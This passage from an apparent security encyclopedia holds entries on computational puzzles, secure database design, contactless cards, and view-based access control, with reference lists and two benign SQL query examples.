22. Lenstra AK, Verheul ER (2000) The XTR public key system. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 1–19
23. Lenstra AK, Verheul ER (2000) Key improvements to XTR. In: Okamoto T (ed) Advances in cryptography – ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin, pp 220–233
24. Lenstra AK, Verheul ER (2001) Fast irreducibility and subgroup membership testing in XTR. In: Kim K (ed) PKC 2001. Lecture notes in computer science, vol 1992. Springer, Berlin, pp 73–86
25. Li W-CW, Näslund M, Shparlinski IE (2002) The hidden number problem with the trace and bit security of XTR and LUC. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 433–448
26. Maurer UM, Wolf S (1999) The relationship between breaking the Diffie-Hellman protocol and computing discrete logarithms. SIAM J Comput 28:1689–1721
27. Maurer UM, Wolf S (2000) The Diffie-Hellman protocol. Designs, Codes and Cryptogr 19:147–171
28. Meidl W, Winterhof A (2002) A polynomial representation of the Diffie-Hellman mapping. Appl Algebra in Engin Commun Comput 13:313–318
29. Menezes AJ, Koblitz N, Vanstone SA (2000) The state of elliptic curve cryptography. Designs, Codes and Cryptogr 19: 173–193
30. Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton
31. Miller VC (1986) Use of elliptic curves in cryptography. In: Williams HC (ed) Advances in cryptology — CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 417–426
32. Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. Discrete Algorithms and Complexity. Academic Press, New York, pp 119–143
33. Rubin K, Silverberg A (2002) Supersingular abelian varieties in cryptology. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 336–353
34. Schirokauer O (1993) Discrete logarithms and local units. Philos Trans R Soc Lond Ser A 345:409–423
35. Schirokauer O, Weber D, Denny T (1996) Discrete logarithms: the effectiveness of the index calculus method. In: Cohen H (ed) Proceedings of ANTS-II. Lecture notes in computer science, vol 1122. Springer, Berlin, pp 337–362
36. Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266
37. Shparlinski IE (2003) Cryptographic applications of analytic number theory. Birkhäuser, Basel

38. Smith PJ, Skinner CT (1995) A public-key cryptosystem and a digital signature system based on the Lucas function analogue to discrete logarithms. In: Pieprzyk J, Naini RS (eds) Advances in cryptography – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 357–364
39. Stinson DR (1995) Cryptography: theory and practice. CRC Press, Boca Raton
40. Winterhof A (2001) A note on the interpolation of the Diffie-Hellman mapping. Bull Aust Math Soc 64:475–477

Computational Puzzles

XiaoFeng Wang
School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

Synonyms

Client puzzles; Cryptographic puzzles; Proof of work

Definition

A computational puzzle is a moderately hard problem, the answer of which can be computed within a reasonable time and verified efficiently. Such a problem is often given to a service requester to solve before the requested service is provided, which mitigates the threats of denial of service (DoS) attacks and other service abuses such as spam.

Background

Cynthia Dwork and Moni Naor were the first to come up with the idea of using a moderately hard but tractable function to price the sender of junk mails [1]. The terms "client puzzle" and "cryptographic puzzle" were coined by Ari Juels and John Brainard to describe their protocol for countering connection depletion attacks [2]. Before them, Ronald Rivest, Adi Shamir, and David Wagner also discussed the concept of "time-lock" puzzles for controlling when encrypted data can be decrypted [3].


Theory

Computation puzzles are typically built upon "weakened" cryptographic primitives. Examples include weakened Fiat–Shamir signatures [3], Ong–Schnorr–Shamir signature broken by Pollard [3], Diffie–Hellman-based puzzles [4], and partial hash inversion [2, 5–9].

For example, the puzzle function proposed by Ari Juels and John Brainard [2] works as follows. Given a cryptographic hash function h and a binary string S, a puzzle includes h, $S - X$ and y, where $y = h(S)$ and X is a subsequence of S. To solve the puzzle, one needs to find out X, the missing bits on S. This requires a brute-force search of a space of size $2^{|X|}$. Therefore, the length of the subsequence, $|X|$, determines the difficulty of the puzzle. Also widely used is a variation of this puzzle construction [5, 6, 10], which consists of a "nonce" parameter N_s created by the puzzle generator and a parameter N_c created by the puzzle solver. A solution to this puzzle, a binary sequence X, makes the first m bits of $h(N_s, N_c, X)$ zeros. Here, m becomes the puzzle difficulty. This variation allows the puzzle solver to compute multiple puzzles without contacting the puzzle generator, which is important for the application domains where low interactions are required [5, 6]. In both constructions, generating a puzzle and verifying its solution incur a much lower computational cost than solving the puzzle. These two constructions are illustrated in Figure 1.

There are two types of computational puzzles, *CPU-bound* or *memory-bound*.

- A CPU-bound puzzle is designed in a way that the average time one takes to find its solution depends on the speed of the processor. Hash-based puzzles, as described above, fall in this category. A problem of such puzzles is that puzzle-solving time varies significantly from high-end platforms such as high-speed server to low-end ones like mobile devices.
- A memory-bound puzzle is solved mostly efficiently through intensive memory accesses. As a result, its computation speed is bound by the latency incurred by these accesses. Such a puzzle tends to be more socialistic, whose computation time depends less on hardware platforms. This technique was first proposed by Martin Abadi, Mike Burrows, Mark Manasse, and Ted Wobber [11] and further developed by other researchers [12, 13].



Computational Puzzles. Fig. 1 Examples of puzzle constructions

Applications

Computation puzzles have been widely proposed to defend against DoS attacks [2, 5, 6, 14, 15] and junk e-mails [1, 7, 16], and to create digital time capsules [3], metering Web site usage [17], lotteries [18, 19], and fair exchange [19–21].

The effectiveness of computation puzzles against spam is in debate. Ben Laurie and Richard Clayton argue that it can be impossible to discourage spamming without incurring unacceptable computation burdens to legitimate users [22]. Debin Liu and L Jean Camp, however, show that puzzle-based spam defense can still work once it is incorporated with a reputation system [23].

Recommended Reading

1. Dwork C, Naor M (1992) Pricing via processing or combating junk mail. In Brickell E (ed) Proceedings of Advances in Cryptology—CRYPTO 92, Lecture Notes in Computer Science, 1328:139–147. Springer, Berlin
2. Juels A, Brainard J (1999) Client puzzle: a cryptographic defense against connection depletion attacks. In Kent S (ed) Proceedings of the 16th Annual Network and Distributed System Security Symposium, pp 151–165
3. Rivest R, Shamir A, Wagner D (1996) Time-lock puzzles and timed-release crypto. MIT/LCS/TR-684
4. Waters B, Juels A, Halderman JA, Felten EW (2004) New client puzzle outsourcing techniques for dos resistance. In Proceedings of the 11th ACM Conference on Computer and Communications Security, pp. 246–256. ACM Press, New York
5. Wang X, Reiter M (2003) Defending against denial-of-service attacks with puzzle auctions. In Proceedings of the IEEE Symposium on Security and Privacy, pp. 78–92. IEEE Press, New York
6. Wang X, Reiter M (2004) Mitigating bandwidth-exhaustion attacks using congestion puzzles. In Proceedings of the 11th ACM Conference on Computer and Communication Security, pp. 257–267. ACM Press, New York
7. Back A. HashCash. In: http://hashcash.org/
8. Jakobsson M, Juels A (1999) Proofs of work and bread pudding protocols. In Communications and Multimedia Security, pp. 258–272. Kluwer Academic Publishers, Dordrecht, the Netherland
9. Gabber E, Jakobsson M, Matias Y, Mayer AJ (1998) Curbing junk e-mail via secure classification. In Proceedings of the Second International Conference on Financial Cryptography, Lecture Notes in Computer Science, 1465:198–213. Springer, Berlin
10. Aura T, Nikander P, Leiwo J (2000) Dos-resistant authentication with client puzzles. In Proceedings of the 8th International Workshop on Security Protocols, Lecture Notes in Computer Science, pp. 170–177. Springer, Berlin
11. Abadi M, Burrow M, Manasse M, Wobber T (2003) Moderately hard, memory-bound functions. In Proceedings of the 10th Annual Network and Distributed System Security Symposium, pp. 25–39. San Diego, California
12. Dwork C, Goldberg A, Naor M (2003) On memory-bound functions for fighting spam. In Proceedings of Advances in Cryptology - CRYPTO, Lecture Notes in Computer Science, 2729:426–444
13. Coelho F (2006) Exponential memory-bound functions for proof of work protocols. In Proceedings of Cryptology ePrint Archive, Report 2005/356
14. Feng W (2003) The case for TCP/IP puzzles. In SIGCOMM Comput Comm Rev 33(4):322–327. ACM Press, New York
15. Feng W, Kaiser E, Luu A (2005) Design and implementation of network puzzles. In Proceedings of IEEE INFOCOM, pp. 2372–2382
16. Penny Black Project at Microsoft Research. In: http://research.microsoft.com/en-us/projects/pennyblack/
17. Franklin M, Malkhi D (1997) Auditable metering with lightweight security. In Hirschfeld R (ed) Proceedings of Financial Cryptography 97 (FC 97), Lecture Notes in Computer Science 1318:151–160. Springer, Berlin
18. Goldschlag D, Stubblebine S (1998) Publically verifiable lotteries: applications of delaying functions (extend abstract). In Proceedings of Financial Cryptography 98, Lecture Notes in Computer Science 1465:214–226
19. Syverson P (1998) Weakly secret bit commitment: Applications to lotteries and fair exchange. In CSFW '98: Proceedings of the 11th IEEE Workshop on Computer Security Foundations, pp. 2–13
20. Garay J, Jakobsson M (2002) Timed release of standard digital signatures. In Proceedings of Financial Cryptography, emph Lecture Notes in Computer Science 2357:168–182. Springer, Berlin
21. Boneh D, Naor M (2000) Timed commitments (extended abstract). In Proceedings of Advances in Cryptology—CRYPTO'00, Lecture Notes in Computer Science 1880:236–254. Springer, Berlin
22. Laurie B, Clayton R (2004) Proof of work proves not to work. In Proceedings of Workshop on the Economics of Information Security
23. Liu D, Camp LJ (2006) Proof of work can work. In Proceedings of Workshop on the Economics of Information Security

Computationally Sound Proof System

►Interactive Argument

Conceptual Design of Secure Databases

Günther Pernul[1], Moritz Riesner[2]
[1]LS für Wirtschaftsinformatik I -Informationssysteme, Universität Regensburg, Regensburg, Germany
[2]Department of Information Systems, University of Regensburg, Regensburg, Germany

Synonyms

Conceptual modeling

Definition

Conceptual design of secure databases encompasses the creation of a platform-independent data model that incorporates security requirements and constraints. Following the requirements analysis, conceptual design is the basis for further steps in database design that subsequently transform the database conceptualization into a platform-dependent model and an implementation.

Background

The conceptual design produces a platform-independent model of a universe of discourse and is an important step in any database design methodology. As security concerns are essential for many database applications, it is important to incorporate security requirements early in the design process of a database. Extensions to established data modeling techniques have been proposed to add security semantics.

Applications

Conceptual database design is part of the database design process, which consists of the activities *requirements gathering and analysis, conceptual modeling, logical database design* and *database implementation*. During database design, it is of major importance to anticipate current and future requirements as comprehensively as possible, since adjustments after implementation are costly and changes may be incoherent with the original design.

During the first step, the requirements gathering and analysis, database and security requirements are collected from possibly all stakeholders who are expected to use the database. The aim of the conceptual design phase is to integrate all requirements from different points of view and to produce a single conceptual data model. It provides a unified, organization-wide view on the conceptualization of the future database. Usually the conceptual model is a (semi-)formal model of the universe of discourse and system-independent, meaning that it does not consider the particular data model of the DBMS software that will be used for implementation.


The Entity Relationship Model (ERM) is most commonly used during conceptual design. The resulting Entity Relationship Diagrams (ERD) provide a data-centric, structural view on the database. The Unified Modeling Language (UML) contains class diagrams that also incorporate structural views of the database content and can be extended by other diagram types to also cover the functional and dynamic properties of the database application. For both modeling techniques extensions have been proposed, of which some focus on the incorporation of security requirements.

In the following design stage, the conceptual model is transformed into a system-dependent logical database model. The logical model takes the data definition language of the database software into account. Subsequently, it is used for database implementation in the next stage.

As reliance on database applications has increased substantially, the importance of incorporating security requirements and constraints into the database design process has increased as well. Similar to other design choices, those nonfunctional requirements should be considered early in the design process [2]. In order to achieve this, a number of extensions to the database design process and to the various modeling techniques have been proposed. Most of them focus on adding confidentiality constraints to entities, their attributes, or relationships [1].

One should distinguish between secure software design in general and designing a secure database in particular [5]. While secure software design has a broader focus and concerns several other issues, database security, as it is discussed here, only addresses security on the database level. Figure 1 shows a secure database design process, which corresponds to the regular database design process discussed above.

Security aspects should be specified as early as in the requirements analysis phase, as its output is the basis for conceptual design. During the conceptual design of secure databases, a formal platform-independent model of the data structure in scope, that also considers security requirements and constraints, is developed. Most commonly, the conditions and circumstances under which



Conceptual Design of Secure Databases. Fig. 1 Secure database design process

users may access certain contents of the database are specified.

In order to express such requirements and constraints, extensions to existing data modeling techniques that originally do not consider security aspects have been introduced. For instance, an extended version of the ERM [6] allows the specification of secrecy levels and several types of constraints. Similar expressiveness and also the incorporation of functional and object-oriented aspects are provided by extensions to UML class diagrams [4]. More fine-grained requirements may be specified using constraint languages.

Similar to the regular database design process, the security requirements specified in the conceptual model are part of the input to the logical database design, which produces a platform-dependent model. This model is aware of the database model (for example, the relational model of data) and the particular database software that is going to be used. Therefore, it is possible to determine whether the specified security requirements are supported by the chosen database system. If not, additional security mechanisms have to be designed manually to meet the requirements.

There are several ways to incorporate security aspects into database design. The types of security requirements or constraints that may be modeled mainly depend on the underlying security model. The models rule how user access to the contents of the database is organized. Most security models can be categorized as either *Mandatory Access Control* (MAC) or *Discretionary Access Control* (DAC). Another advanced type is *Role-Based Access Control* (RBAC) [1].

Mandatory models regulate access to data based on predefined classifications of subjects and data objects that are to be accessed. Focused mainly on confidentiality and the control of the information flow between subjects, those approaches allow assigning secrecy or access levels to data objects. Users are assigned security clearances that have to match or exceed the secrecy level of a data object in order to be granted access. Access to data may be specified on different levels of granularity, such as entire relations, tuples, or single attributes of a tuple. The assignment of different levels of security to the tuples of one relation is called *multilevel security* [8]. Attributes with different security levels in the same tuple result in *polyinstantiation* [7], which leads to the anomaly that users with different security levels may get different results for the same query.

Most mandatory access models aim to control the information flow in order to protect integrity and to avoid data leakage. A popular notion in this context is the model of *Bell and LaPadula*, which not only prohibits subjects from reading objects with higher access levels than their own clearance, but also prohibits them from writing objects whose access levels are lower than their security clearance. This ensures that no data can be written from objects with a high security class to objects with lower security classes [7], thus transferring it to subjects with lower security clearances.

The predefinition of security levels at design time gives the designer great influence when using MAC. In environments employing discretionary security models, the access to objects is not predefined. Instead, subjects may grant access to certain data to other subjects. Depending on the exact policy, only a few administrators or the owner and creator of a data item are allowed to grant access. Also possible is administration delegation, meaning that not only access to data may be granted, but also the right to allow other subjects access and administration for a certain data item. Administration delegation leads to nontrivial questions such as what should happen to a user's access privilege on a certain object in the case that the privileges of the subject that granted these rights are revoked.

More fine-grained access control in DAC-environments is provided by predefined *negative authorizations* [1], which prohibit a user from accessing a certain data object even after having been granted access by someone else. Furthermore, access privileges may be assigned an expiration date. Compared with MAC, discretionary security models limit the choices during conceptual design. As access rights are granted and revoked by the data owners, no access or secrecy levels need to be defined at this time, leaving the selection of an appropriate security policy the most important task.

In both security models, more sophisticated and fine-grained security requirements and constraints than those mentioned above are possible. Security levels or access privileges may be specified depending on *contextual information* [7] such as time or the subject's current location. Or being more general, specific properties of the subject may be considered for an access decision. Content-based constraints base access decisions on the value of the information object that is to be accessed. An access decision can also be based on a combination of the subject's properties and the object's attribute values.

Moreover, not only data objects, but also retrieval results can be classified. Association-based Constraints allow access to a certain security object's attribute while access to its identifying attribute is restricted. This allows retrieving statistical data over a group of entries without revealing the attribute value for a single entry. On the other hand, aggregation constraints prohibit the execution of queries which would result in more than a certain

number of retrieval results to prevent conclusions about the whole group.

A first conceptual semantic database model for security was developed by Smith [8]. Pernul, Tjoa, and Winiwarter [7] published a MAC-based model for multilevel secure databases that employs secrecy levels, content-based constraints, and constraints for retrieval results. Both approaches extend the ERM and are therefore applicable for the design of relational databases.

Fernández-Medina and Piattini [4] have proposed a methodology for designing secure databases that is based on the Unified Process and an extension to UML. In the requirements analysis phase, they suggest modeling secure use cases that contain confidentiality requirements and relevant actors. Also employing MAC, a secure class diagram allows specifying security levels for classes, attributes, and associations. Further constraints may be specified using the Object Security Constraint Language (OSCL). This methodology produces a relational database scheme during logical design as well.

Security methodologies for other database types have also been described. Fernández-Medina, Marcos, and Piattini [9] have proposed a methodology that also incorporates a UML extension to produce a secure conceptual data model. This model is then transformed into a logical XML-Schema in order to build an XML database. A model for access rules and security administration in object-oriented databases under the discretionary access model has been published by Fernandez [3]. One question that object-oriented databases raise is whether access rights to objects should be inherited to objects of subclasses.

When comparing the relevance of the three main security goals confidentiality, integrity, and availability during conceptual database design, it becomes obvious that most design decisions concern confidentiality of the data. Even though the relevance of integrity is often stated in literature, it is seldom explicitly addressed in actual secure design methodologies. Yet, some of the classifications and constraints regarding read access may also be applied to the modification of data. Also, Integrity is partly realized by the data model of the Database Management System (DBMS) in use through cardinality and consistency constraints and also concurrency control mechanisms. Similarly, availability should be ensured by the DBMS for the whole database, leaving few choices at conceptual design time.

Open Problems

An open challenge is the market adoption and implementation of the more recent design approaches. While prototypes demonstrating the basic functionality have been introduced, productive implementations of the full secure database design process are seldom found. Also, the evolving data security concerns [1] due to the increased value of data bring about new requirements such as data quality, completeness, and provenance assurance. The incorporation of those and other new requirements into the secure database design process has yet to be achieved.

Recommended Reading

1. Bertino E, Sandhu R (2005) Database security – concepts, approaches, and challenges. IEEE Trans Dependable Secur Comput 2(1):2–19
2. Castano S, Fugini M, Martella G, Samarati P (1995) Database security. ACM Press/Addison-Wesley, New York
3. Fernandez EB (1994) A model for evaluation and administration of security in object-oriented databases. IEEE Trans Knowl Data Eng 6(2):275–292
4. Fernández-Medina E, Piattini M (2005) Designing secure databases. Inf Softw Technol 47:463–477
5. Jurjens J, Fernandez EB (2009) Secure database development. In: Liu L, Oszu T (eds) Encyclopedia of database systems. Springer, Berlin
6. Pernul G (1994) Database security. In: Yovits MC (ed) Advances in computers, vol 38. Academic, San Diego
7. Pernul G, Tjoa AM, Winiwarter W (1998) Modelling data secrecy and integrity. Data Knowl Eng 26:291–308
8. Smith GW (1991) Modeling security-relevant data security semantics. IEEE Trans Softw Eng 17(11):1195–1203
9. Vela B, Fernández-Medina E, Marcos E, Piattini M (2006) Model driven development of secure XML databases. ACM SIGMOD Rec 35(3):22–27

Conceptual Modeling

►Conceptual Design of Secure Databases

Conference Key Agreement

►Group Key Agreement

Conference Keying

►Group Key Agreement

Confidentiality Model

►Bell-LaPadula Confidentiality Model

Confirmer Signatures

►Designated Confirmer Signature

Consistency Verification of Security Policy

►Firewalls

Contactless Cards

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Related Concepts

►NFC; ►Proximity Card; ►RFID; ►Vicinity Card

Definition

Contactless cards are cards that communicate with the reader through radio waves (i.e., using a RF field). The contactless card is either powered by the RF field or its own power supply if any.

Background

Historically, smart cards were connected to a reader through electrical contacts. At the end of the 1990s, the first contactless smart cards got introduced: the communication between the smart card and the reader is performed using radio waves.

Today there exist dual-interface smart cards. These cards have both a contact interface (e.g., ISO 7816) and a contactless interface (e.g., ISO/IEC 14443).

Theory

For the theory, please refer to the theory of the [NFC] article.

Applications

Typical applications of contactless cards are data exchange, configuration, payment, ticketing, identification, authentication, and access control.

Recommended Reading

1. Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester

Content-Based and View-Based Access Control

Arnon Rosenthal[1], Edward Sciore[2]
[1]The MITRE Corporation, Bedford, MA, USA
[2]Computer Science Department, Boston College, Chestnut Hill, MA, USA

Related Concepts

►Discretionary Access Control

Definition

View-based access control is a mechanism for implementing database security policies. To implement a desired security policy, a database administrator first defines a view for each relevant subset of the data, and then grants privileges on those views to the appropriate users.

Background

When relational database systems were first implemented, two competing authorization frameworks were proposed: *table privileges* and *content filtering*.

The table privileges framework was introduced in System R [5]. Authorization is accomplished by granting *privileges* to users, where each privilege corresponds to an operation on a table. Table privileges include SELECT (for reading), INSERT, DELETE, and UPDATE, as well as "grant option" (which lets you delegate to others the privileges you possess). The creator of the table is given all privileges on it, and is free to grant any of those privileges to other users.

When a user submits a command for execution, the database system allows the request only if the user has suitable privileges on every table mentioned in the command. For example, a user cannot execute a query that involves table T without having SELECT privilege on T, cannot insert a record into T without INSERT privilege on it (in addition to SELECT privileges on tables mentioned in the WHERE clause), and so on. If the user lacks the necessary privileges, the entire request is rejected; this is called "all-or-none semantics."

The content filtering framework was introduced in the INGRES database system [12]. Here, a table owner grants access to others on arbitrary, predicate-defined subsets of his tables. When a user submits a query, the system rewrites the query to include the access predicate granted to the user. The resulting query returns only the requested data that the user is authorized to see.

For example, consider an *Employee* table containing fields such as *Name, Dept*, and *Salary*. Suppose that a

user has been granted access to all records from the toy department. Then a query such as

```
select * from Employee
where Salary > 100
```

will be rewritten to restrict the scope to employees in the toy department, obtaining

```
select * from Employee
where Salary > 100 and Dept = 'toy'
```

The filtering predicate ensures that the user sees only the records for which he is authorized.

The main problem with content filtering is that it executes a different query from what the user submitted, and therefore may give unexpected answers. For some applications, a filtered result can be disastrously wrong: e.g., omitting some drugs a patient takes when a physician is checking for dangerous interactions, or omitting secret cargo when computing an airplane's takeoff weight. Often, one cannot say whether filtering has occurred, without revealing information one is trying to protect (e.g., that the patient is taking an AIDS-specific drug, or that there *is* secret cargo on the airplane). The client thus needs the ability to indicate that filtering is unacceptable and all-or-none enforcement should be used instead.

The table privilege framework (extended to column privileges) has long been part of standard SQL. More recently, the major mainstream DBMSs have also implemented a filtering capability. This article examines the view authorization framework in more detail, and considers how systems have exploited it to obtain the benefits of content filtering.

Theory

View Authorization

A *view* is a database object whose contents are derived from the existing data (i.e., base tables or previously defined views). In a relational database system, a view is defined by a query, and to other queries, it looks and acts like a base table. In fact, relational views are sometimes called *virtual tables*.

Views are predominantly an abstraction mechanism. A database administrator can design the database so that users never need to look at the base tables. Instead, each user sees a customized interface to the database, containing view tables specifically tailored to that user's needs. These views also insulate users from structural changes to the underlying database. When such changes occur, the database administrator simply alters the view definitions appropriately, transparent to the users. This property of views is known as *logical data independence*.

Views are also an elegant means for controlling the sharing of data. If a user wishes to share some of the data in his tables, he can simply create a view that contains precisely that data. For example, the view might omit sensitive columns (such as salary), or it might compute aggregate values (such as average salary per department). View contents are computed on demand, and will thus change automatically as the underlying tables change.

The table privilege framework enables authorization on these views by allowing privileges to be granted on them, just as for tables. When views are used to implement logical data independence, the database administrator grants privileges on the views defining each user's customized interface, rather than on the underlying tables. When views are used to support data sharing, the data owner grants privileges directly on his shared views, instead of on the underlying base tables. In each case, users are authorized to see the data intended for them, and are restricted from seeing data that they ought not to see.

Recall that the creator of a base table receives all privileges on it; in contrast, the creator of a view will not. Instead, a view creator will receive only those privileges that are consistent with his privileges on the underlying tables. The rationale is that creating a view should not allow a user to do something that he could not otherwise do. The creator of a view receives SELECT privilege on it if he has sufficient privileges to execute the query defining that view. Similarly, the creator receives INSERT (or DELETE or UPDATE) privilege on the view if the view is updatable and the user is authorized to execute the corresponding insert (or delete or update) command. A user obtains a grant-option privilege on the view if the corresponding privileges on all the underlying tables include grant option.

Content-Based Authorization

View-based authorization allows users to provide the same selected access to their tables as in content filtering. Whereas in content filtering a user would grant access to a selected subset of a table, in view-based authorization a user can instead create a view containing that subset and grant a privilege on it. This technique is straightforward, and is commonly used. However, it has severe drawbacks under the current SQL specification. In fact, these drawbacks are partly responsible for the common practice of having applications enforce data security. When such applications are given full rights to the tables they access, security enforcement depends on application code, whose completeness and semantics are hard to validate. Where feasible, it is better to do the enforcement at the database, based on conditions in a high level language, and where *all* accesses get intercepted.

The biggest drawback stems from the fact that the access control system considers base tables and their views to be distinct and unrelated. Yet for queries whose data fall within the scope of both, this relationship is important. One needs, but do not have, an easy way for an application to use the privileges the invoker has, from whatever view. For example, suppose that three users each have different rights on data in the *Employee* table: all of *Employee*, the view Underpaid_Employee: *Employee* where *Salary* < 100, 000, and the view Toy_Employee: *Employee* where *Dept* = "toy". Consider an application needing toy-department employees earning below 50,000. Since any of the three views includes all the needed data, consider the plight of an application that can be invoked by any of the three users: Which view should it reference? Since there is no single view for which all three users are authorized, the application has to test the invoker's privileges and issue a query to the view on which the invoker possesses privileges (a different query for each view). Such complexity places a significant burden on the application developer, which quickly becomes unmanageable as the users' privileges change.

Another drawback is that a view must always have explicitly administered privileges, even if there are no security implications. For example, suppose the owner of the *Employee* table invites staff members to create convenience views on it (e.g., the view *RecentHires*). Since in this case the sensitive information is the data, not the view definition, the view creator would expect that everyone with privileges on the *Employee* table will have privileges on the view. Instead, only the creator of *RecentHires* has privileges on it – even the owner of *Employee* has none.

A final drawback is that the mechanism for initializing privileges lacks flexibility. Suppose that multiple competing hospitals participate in a federated database, and that these hospitals agree to allow fraud analysts or health-outcome researchers analyze their data. However, these users should not be allowed to see the raw data, but only sanitized views over it. The issue is who will create these views. According to SQL semantics, such a user would need the SELECT privilege with grant option on *every* participant's contributed information. It may be impossible to find a person trusted by all participants, and if one is found, the concentration of authority risks a complete security failure.

Several researchers have proposed ameliorating these problems by reinterpreting view privileges. The idea is that instead of giving rights to invoke access operations on the view, a privilege is taken as giving rights on the data within it (as with content filtering). With this data-oriented interpretation, the task of authorization is to determine whether a user has rights to the data involved in their command. If the query processor is able to find a query equivalent to the user's for which the user has the necessary rights, then no data need be filtered and the user query can reasonably be authorized.

There are three levels of equivalence. The simplest is easily implemented: a user who has access to the tables underlying the view can always access the view. This rule is easily applied in advance, to create derived privileges on views prior to runtime. The second level is to try to rewrite the query at compile time to an equivalent one that references views for which the user has privileges. Constraints in the schema may be exploited [7, 10]. Query processors already include similar rewrite technology, for query evaluations using materialized views. Finally, there are cases where, by inspecting data visible to the user (i.e., by looking at the results of a different, rather simple query), one can determine that two queries are equivalent on the current database instance [9].

Row-Level Security

Row-level security provides an effective means of providing simple content-based security, and the products have become quite popular. In effect, for each policy-controlled table, it helps administrators define a simple view that filters the row set, and then automatically transforms user queries; in place of each reference to the table, it substitutes a reference to the view. Simplicity is one key to success: each view is a selection from one table, conjoining one or more simple single-column predicates. The limitations enable fast execution and simple administration. The original Oracle implementation was derived from multilevel secure databases [1]. In the interest of brevity, the discussion below omits some capabilities; see [8, 11] for further details.

The idea is that an administrator specifies one or more "label" columns that the system appends to each table (optionally visible to user queries). The system then creates a view that filters the rows of the table by matching the value of each label column with a corresponding label in the user session. For example, a user session might have a label indicating the extent to which it is approved for sensitive data, to be compared with a *DataSensitivity* label column. Or a label might designate a stakeholder (e.g., a hospital patient); the patient sees a view that compares his label with a *PatientID* label column. One might even independently define labels to deal with customer privacy, with business secrets, and with third-party proprietary data.

The software handles most of the details, managing several label columns simultaneously, and testing dominance. Dominance can be in a totally ordered set (e.g.,

Public, Sensitive, Very Sensitive), or a partially ordered set. Partially ordered sets are useful for implementing role-based access control [3], or where there are multiple labels.

Filtering is far better than total refusal in applications where the application simply wants records satisfying the query condition – and can deal with partial results. It is quite dangerous for applications that need the entire result, such as "Not Exists" queries or statistical summaries. Another disadvantage is that content-based security depends on a large, complex query processor, and is therefore difficult to verify or harden against hackers. A feature (often beneficial, but posing security risks) is that administrators have great flexibility in where and how to apply the filtering policy, and in what value to generate in label columns of the query output.

Open Problems

In current practice, policies can restrict which users can access each table and view. This blocks obvious access paths to that data, but does not directly state, nor achieve, the business intent: namely to prevent attackers from obtaining such and such information. Such "negative privileges" are known as *partial disclosure views* or *privacy views*. However, the semantics and implementation of such guarantees are open problems [2, 4, 6], and unlikely to be solved. The fundamental difficulties are to determine all possible ways the protected information might be inferred, and all possible knowledge that an attacker might have available to use in such inference. A further practical difficulty arises when one tries to block complex inferences. For example, to protect (A + B), should one hide A or B – which choice will do less harm to other applications?

Next, there needs to be a powerful but understandable melding of the all-or-nothing versus filtering semantics (especially label-based filtering). It should be suitably controllable by developers, and work at different granularity. Also, efficient implementation still poses a variety of indexing and query optimization challenges.

For delegation to a view owner, models are needed for managing computed resources in federated systems. For example, researchers might devise better constructs to let input owners collaborate in managing a view, without appointing someone with full rights over all inputs [10]. The degree of trust in the view computation also needs to be expressed and managed.

Finally, filtering is often proposed for XML security, with a variety of languages and semantics, e.g., [13, 14]. On the other hand, static security also makes sense, in an analog of table and column privileges. There currently is no widely supported standard for access control in XML databases. Worse proposed approaches do not demonstrate compatibility with SQL, so there are likely to be many differences. Research is needed to make security as bilingual as storage and query processing, e.g., by building a security model from primitives underlying SQL and XML. The difficulties seem to fall into two broad categories: Are the security semantics different, for equivalent queries in the two data models – i.e., is it possible that information that is protected in the relational model might not be protected if viewed in XML (or vice versa)? And, is it possible to build one DBMS security capability to serve both data models. To add to the challenge, additional models such as RDF/OWL may someday need to be accommodated.

Acknowledgment

This work was partially supported by the MITRE Innovation Program. Ian Davis of the SQL standards committee made the authors aware of the paradoxical behavior of convenience views.

Recommended Reading

1. Denning D, Akl S, Heckman M, Lunt T, Morgenstern M, Neumann P, Schell R (1987) Views for multilevel database security. IEEE Trans Softw Eng SE-13(2):129–140
2. Dwork C (2008) Differential privacy: a survey of results. In: Proceedings of the conference on theory and applications of models of computation, Springer, Heidelberg, Germany
3. Ferraiolo D, Kuhn R, Chandramouli R (2007) Role based access control. Artech House, Boston
4. Fung B, Wang K, Chen R, Yu P (2010) Privacy-preserving data publishing: a survey on recent developments. ACM Comput Surv 42(4)
